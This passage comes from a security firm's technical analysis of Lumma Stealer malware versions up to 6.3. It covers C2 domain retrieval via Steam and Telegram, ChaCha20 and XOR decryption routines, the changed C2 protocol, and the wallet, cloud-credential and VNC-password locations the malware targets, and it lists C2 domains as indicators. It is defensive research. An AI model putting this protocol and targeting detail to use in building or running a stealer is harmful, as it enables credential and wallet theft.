- `pid=1`: general system and user profiling (including screenshots, clipboard data, process lists, and sensitive documents)

This behavior suggests that Lumma Stealer adopts a modular approach to data exfiltration, where each category of information is sent in a separate and ordered way. This structure likely helps reduce the risk of detection and

improves the reliability of the operation.

Dynamic retrieve of new C2s

During analysis of LummaC2 network traffic, it was observed that the malware contacts legitimate web services to retrieve additional information needed to continue its execution. One notable example involves accessing a Steam profile hosted at `steamcommunity.com/profiles/76561199724331900`, which returned a public page containing the username `xlcdslw-ksfvzg.nzx`.

Initially, the string `xlcdslw-ksfvzg.nzx` did not correspond to any known domain or recognizable token. However, its fully alphabetic composition and domain-like structure suggested it was lightly obfuscated rather than strongly encrypted. By comparing the ciphertext with the decrypted result present in the network traffic `marshal-zhukov.com`, it became clear that each character in the ciphertext corresponds to a plaintext character at a fixed distance of 15 positions in the alphabet. For example:

- ciphertext “x” maps to plaintext “m” (a backward shift of 15)
- ciphertext “l” maps to plaintext “a” (again a shift of 15)
- ...

To validate this hypothesis, all possible Caesar rotations (ROT-1 to ROT-25) were tested using a brute-force script that systematically applies each rotation and looks for the `marshal-zhukov.com` domain in the output. Here is the script and the output that confirms the use of ROT-15.

Update 10/01/2025: Changed hardcoded domains decryption

Introduction

The following technical analysis focuses on a sample of Lumma Stealer retrieved from the MalwareBazaar platform. All the techniques previously described in this blog post were applied to this variant. For the sake of brevity, this section will focus exclusively on the differences and new findings specific to this sample.

Since the communication mechanism remained unchanged in this version, the update was not analyzed immediately. A more in-depth investigation was carried out only after March 6, 2025. As a result, some traces of the subsequent update (such as the appearance of the `uid` string) are already present in this analysis. For clarity and consistency, these elements will only be mentioned briefly here and will be discussed in detail in the appropriate section dedicated to the newer version.

Dynamic analysis

By running the new sample in CAPEv2 with INetSim enabled, I was able to easily extract the command and control (C2) domains used by the malware.

The first HTTP request is always made to the Telegram endpoint `t.me/asdawfq`, which is used to dynamically fetch a new C2 domain. The next requests, which represent the hardcoded C2s in the malware itself, are:


```
 astralconnec.icu/DPowko
begindecafer.world/QwdZdf
garagedrootz.top/oPsoJAN
modelshiverd.icu/bJhnsj
arisechaird.shop/JnsHY
catterjur.run/boSnzhu
orangemyther.live/IozZ
fostinjec.today/LksNAz
sterpickced.digital/plSOz
```

Finally, two additional requests are directed to `steamcommunity.com/profiles/76561199822375128`, which appears to serve as a fallback mechanism for dynamically retrieving C2 domains if the Telegram-based method fails.

This behavior shows a major change in how C2 endpoints are contacted. Instead of always using the static `/api` path as in earlier versions, the new variant uses dynamic and unpredictable URLs. This is likely intended to evade pattern-based detection mechanisms.

Identifying the decryption routine

The image below illustrates the logical flow that led to the identification of a new decryption function in the analyzed Lumma Stealer sample.



Until the call to the function at address `0x40da90`, the malware exclusively attempts to contact legitimate services such as Telegram or Steam, with the goal of dynamically retrieving updated C2 domains. From this point

onward, execution continues into the function located at `0x4113b0`, which immediately invokes a subroutine at `0x411770`.

This subroutine retrieves the string `uid`, which, like the `lid` string previously observed, is hardcoded in the `.rdata` section of memory.

Next, the function decodes the string `Content-Type: application/x-www-form-urlencoded` and proceeds to call a subroutine at `0x40ef00`, responsible for de-obfuscating the user agent string. Following this step, the malware invokes the standard Windows API `WinHttpOpen()` and then calls another function at `0x40fdc0`, which prepares the necessary arguments before making a final call to the function at `0x40cd20`. For clarity, we refer to this last function as `lumma_new_decryption()`.

The function receives four arguments:

1. a pointer to an initialization structure containing the string `expand 32-byte k`
2. a pointer to a buffer that appears to be ciphertext, presumably the input to be decrypted
3. a second buffer that is likely used as output
4. the length of the input buffer

Notably, the second argument points to the `.rdata` section, indicating that it likely contains hardcoded and encrypted domain names, as previously observed in earlier stages of the analysis.

Understanding the Decryption Logic

Salsa20 and Chacha20

Salsa20 is a stream cipher designed by Daniel J. Bernstein in 2005. It operates on a 512-bit internal state structured as a 4×4 matrix of 32-bit words. The matrix includes a 256-bit key, a 64-bit nonce, a 64-bit counter, and a 128-bit constant: "expand 32-byte k".

This ASCII string is split into four 32-bit words and inserted into the matrix to distinguish the 256-bit key setup. For 128-bit keys, the constant "expand 16-byte k" is used instead. The constant ensures unambiguous initialization and avoids collisions between different key lengths.

The cipher applies 20 rounds of simple operations (modular addition, XOR, and rotation) to generate the keystream.


ChaCha20 is a modified version of Salsa20 that retains the same input structure (including the "expand 32-byte k" constant) but changes the round function for better diffusion and resistance to attacks. It is now widely adopted in modern cryptographic protocols.

Both Salsa20 and ChaCha20 initialize a 4×4 state matrix using the constant string "expand 32-byte k", followed by the key, a counter, and a nonce. The key difference is in the placement of the counter and nonce:

- Salsa20 places the counter in the middle and the nonce in the upper-right.
- ChaCha20 places the counter in the lower-left and the nonce in the lower-right.

Chacha20 proof

As shown in the following image, the memory dump observed during the analysis matches the ChaCha20 layout, including the constants, key, counter, and nonce positions. This strongly suggests the function implements ChaCha20.



An important clarification: the presence of an 8-byte nonce and an 8-byte counter indicates that this corresponds to the original ChaCha20 construction, not the modern standardized variant defined in [RFC 8439](), which specifies a 12-byte nonce and a 4-byte counter.

To confirm that the `lumma_new_decryption()` function actually implements the ChaCha20 cipher, the encrypted data observed in memory was transferred to Python and decrypted using the official ChaCha20 library implementation. As shown in the previously referenced image, the function is invoked with four arguments: an initialization structure (containing the string `expand 32-byte k`), the ciphertext buffer, an output buffer, and the ciphertext length. A key detail to note is that, at the time the screenshot is taken, the internal counter is set to `2`.

Since ChaCha20 is a stream cipher whose keystream generation is sensitive to the internal block counter, it was necessary to simulate multiple decryption cycles to automatically increment the internal counter. This [Python script]() illustrates this approach. When the decryption routine is invoked the second time (`counter=2`), the plaintext is recovered correctly, revealing the expected C2 domain `astralconnec.icu/DPowko`.

This experiment provides strong evidence that the function under analysis implements the ChaCha20 algorithm.

Update 06/03/2025: Changed communication protocol = lumma v6.3

Introduction

The release of Lumma Stealer version 6.3 introduced significant changes to the malware's C2 communication protocol. At first glance, the structure of the interaction appears significantly altered compared to the previous version.

One of the most noticeable changes is the removal of the `act` parameter, which previously made it easier to identify and differentiate the different communication phases. Additionally, the initial `act=life` step (used in previous versions as a sort of "ping" of the server) has been removed. Communication now starts directly with what was previously known as `act=recive_message`, presumably to be more stealthy.

The updated structure of the three steps of the malware's C2 protocol can be summarized as follows:

- `recive_message`:
    - **Client-side parameters**: `uid=...&cid=...` The `uid` parameter likely serves as a unique identifier for the client that has purchased access to the Malware-as-a-Service (MaaS) infrastructure, replacing the previous `lid` field.
- **Server response**: Encrypted data, now using a new encryption scheme (discussed in the following sections).
- `send_message`:
    - **Client-side payload**: Form data containing `uid`, `pid`, `hwid`, and a file encrypted using the new scheme.
    - **Server Response**: JSON confirmation message indicating successful delivery of data, e.g. `{"success":{"message":"message success delivery from [IP-ADDR]"}}`.
- `get_message`:
    - **Client-side parameters**: `uid=...&cid=...&hwid=...`
    - **Server Response**: Encrypted data retrieved using the new encryption scheme.

Although the format of the communication has been obfuscated, its logical structure remains largely intact. The protocol still clearly separates the three main phases of the interaction. However, to identify whether a message matches `recive_message` or `get_message`, it is now necessary to check for the presence or absence of the `hwid` parameter.

In the next sections I will look in detail at the new encryption scheme and all the various changes it brings.


Retrieve configuration and commands

To replicate and analyze the behavior of the sample, I again captured the entire communication flow using CAPEv2 and implemented a Python HTTPS server that replayed, byte-for-byte, the responses associated with the `recive_message` and `get_message` commands, as observed during the dynamic analysis.

What makes this step of the analysis particularly noteworthy is that the execution path again reaches the `lumma_new_decryption()` function, previously discussed in detail. However, unlike the previous case involving

the decryption of hardcoded C2 domains, the decryption mechanism now features a crucial difference: both the key and the nonce are directly derived from the ciphertext itself. This design choice is not entirely new in the context of Lumma Stealer; in fact, if we think about the previous version of the malware, where the XOR decryption key (32 bytes) was located at the beginning of the ciphertext.

In the following image, the right terminal shows the output of the script used to emulate the responses recorded by CAPEv2, while the left shows x64dbg pausing just before the call to `lumma_new_decryption()`. As highlighted, the first 32 bytes of the payload are extracted and used as the encryption key, followed by 8 bytes used as the nonce. The counter, however, is set to zero since the ciphertext is initialized for each ciphertext.



All the previous deductions regarding the ChaCha20-based decryption routine remain valid, with the only difference being the way the ciphertext is initialized. The decryption method just discussed applies to responses received from both `recive_message` and `get_message`. To validate this behavior, I implemented a Python script that replicates the decryption logic.

Exfiltrate stolen data

Dynamic analysis shows that the data exfiltration phase has also been updated: in fact, unlike previous versions, the ZIP file is no longer visible in clear text within the traffic, but is encrypted in some way.

Once again we return to the invocation of the same function `lumma_new_decryption()`, which in this context is used to encrypt (and not decrypt) the data to be sent. It is worth remembering that ChaCha20 is a symmetric stream cipher: it uses the same algorithm for both encryption and decryption. In fact, ChaCha20 applies a XOR operation between the data to be encrypted and a pseudo-random stream generated from a key and a nonce.

The image below clearly highlights the parameters provided as input to the function.

The second argument, corresponding to the buffer to be encrypted, contains a ZIP archive, as confirmed by the presence of the magic number `PK`. This suggests that the structure of the exfiltrated file has not been altered by this update: what changes is only the way the content is protected through encryption.

The first parameter instead shows the initialization of the cipher, containing the key and the nonce used to generate the ChaCha20 stream.

Finally, in the terminal on the right, the output of the Python script used to emulate an HTTPS server is visible. Note how, in this phase, unlike the decryption of the command configurations, the key and the nonce are not placed at the beginning, but at the end of the encrypted payload.

Update 01/04/2025: Strings encryption

Retrieved configuration strings are also encrypted

In this update, a change has been observed in the handling of commands sent by the C2 server in response to the `recive_message` command. In previous versions, the content of the JSON file sent by the server (after decryption with XOR or ChaCha20) was cleartext, as in the following example (simplified for clarity):

```
{
 "v": 4,
 "se": true,
 "ad": false,
 "vm": false,
 "ex": [...],
 "mx": [
   {
     "en": "webextension@metamask.io",
     "ez": "MetaMask",
     "et": "\"params\":{\"iterations\":600000}"
   }
```

```
  ],
  "c": [...]
}
```

In newer versions, all text values are encrypted instead. Here is a representative example of the `mx` section:

```
 {
  "v": 4,
  "se": true,
  "ad": false,
  "vm": false,
  "ex": [...],
  "mx": [
    {
      "en": "Ci1CgzXEg0F9LSeDV8TmQXItNoNQxO1BeS0rg1rE7UFKLS+DUMT3QWstL4NUxPBBYS1sg1zE7EE=",
      "ez": "Ci1CgzXEg0FHLSeDQcTiQUctI4NGxOhB",
      "et": "Ci1CgzXEg0EoLTKDVMTxQWstL4NGxKFBMC05gxfE6kF+LSeDR8TiQX4tK4NaxO1BeS1ggw\\/EtUE6LXKDBcSzQTotP4M="
    }
  ],
  "c": [...]
}
```

By decoding the strings in base64, we obtain binary data, which has an interesting feature: the first 8 bytes of each encrypted blob are identical, suggesting that these constitute the key used for a symmetric XOR operation (similar to the decryption of the configurations with lummav4).

```
encs = [
 b"\n-B\x835\xc4\x83A}-'\x83W\xc4\xe6Ar-6\x83P\xc4\xedAy-+\x83Z \xc4\xedAJ-/\x83P\xc4\xf7Ak-/\x83T\xc4\xf0Aa-l\
 b"\n-B\x835\xc4\x83AG-'\x83A\xc4\xe2AG-#\x83F\xc4\xe8A",
 b"\n-B\x835\xc4\x83A(-2\x83T\xc4\xf1Ak-/\x83F\xc4\xa1A0-9\x83\x17\xc4\xeaA~-'\x83G\xc4\xe2A~-+\x83Z\xc4\xedAy-
]
```

A quick implementation to see if it works or not:

```
for enc in encs:
 key = enc[:8] * 10
 xored = bytearray([enc[i] ^ key[i] for i in range(len(enc))])
 # null (`\x00`) byte removal, presumably introduced as padding
 dec = [bytes([i]) for i in xored.strip(b"\x00") if bytes([i]) != b"\x00"]
 print(b"".join(dec).decode("utf-8"))
```

Decrypted output:

```
 webextension@metamask.io
MetaMask
"params":{"iterations":600000}
```

To generalize this intuition I wrote a Python script that decrypts the entire json file. Below I report the additions made between version 4 and version 6.3 (at the latest update) of the json file:

- **Browser extension**:
  - Blade Wallet (`abogmiocnneedmmepnohnhlijcjpcifd`)
- **Folders**:
  - `%appdata%\Armory` → `*.wallet`
  - `%appdata%\gcloud` → `*.db` , `*.json`
  - `%localappdata%\.IdentityService` → `msal.cache` , `msalv2.cache`
  - `UltraVNC` → `ultravnc.ini` from `%programw6432%` and `%programfiles%`
- **Registries**:
  - `\\REGISTRY\\MACHINE\\SOFTWARE\\TightVNC\\Server` → `Password`
  - `\\REGISTRY\\MACHINE\\SOFTWARE\\TightVNC\\Server` → `ControlPassword`
  - `\\REGISTRY\\MACHINE\\SOFTWARE\\RealVNC\\vncserver` → `Password`
  - `\\REGISTRY\\CURRENT_USER\\Software\\TigerVNC\\WinVNC4` → `Password`

Dropped file decryption

As discussed in the namesake section from version 4, the previous method consisted of Base64 decoding followed by an XOR operation using a 32-byte key prepended to the ciphertext. This approach was also used to decrypt network communications in Lumma Stealer v4.

Following the update to the encrypted strings in the configuration file retrieved via the `recive_message` command, the same encryption method has now been also applied to the dropped files received through the `get_message` command. Notably, the key has been reduced to just 8 bytes.

Lumma Stealer seen from the Certego perspective

Certego detects Lumma Stealer through a combination of signature-based detection via IDS, behavioral monitoring of endpoints via EDR, and threat intelligence correlation based on known indicators and campaign characteristics. Despite its widespread distribution, Lumma poses limited risk to enterprise companies that are properly protected by a proactive, first-class MDR system.

Lumma Stealer has shown minimal impact on our Customers using PanOptikon® platform. To date, we have only seen 17 cases involving this malware specifically. Its limited presence is consistent with its low effectiveness in enterprise environments, where enterprise-level endpoint protection, EDR, and network-level defenses - together with Certego services - significantly reduce its success rate.

What we observed is that when corporate credentials compromised by Lumma do surface, they typically originate from personal devices. In several cases, employees had saved work credentials in browser password managers on

their home computers, which were subsequently infected by Lumma or similar stealers such as RedLine, leading to enterprise credential compromise, along with personal ones.

A personal consideration

It is worth noting that in the transition from version 4 to version 6.3, the threat actor first modified the decryption method used for hardcoded C2 domains and later applied the same method to the communication protocol. In a similar way, the decryption routine from version 4, which was based on Base64 decoding followed by an XOR operation, was reused to encrypt the strings contained in the JSON structures of the `recive_message` and `get_message` commands, although with a reduced key length.

From a defensive perspective, this reuse and redistribution of known logic greatly simplifies the analysis process and makes the malware's future behavior more predictable. *If a future update is released*, it is reasonable to expect that the decryption method for hardcoded C2 domains will be changed first. Then, after approximately two to three months, the same technique will likely be applied to the communication logic, with some structural adjustments. The previously used method may still be employed in secondary or less critical components as string encryption.

Final Remarks

This analysis was conducted between October 2024 and April 2025. During this period, we chose not to publish any preliminary blog posts, as revealing technical details about Lumma Stealer could have prompted its administrators to release an updated version. Such a change would have significantly hindered the progress of the thesis work. The full thesis, which documents the analysis and the development of the associated framework, will be published shortly and linked at the top of this blog post.
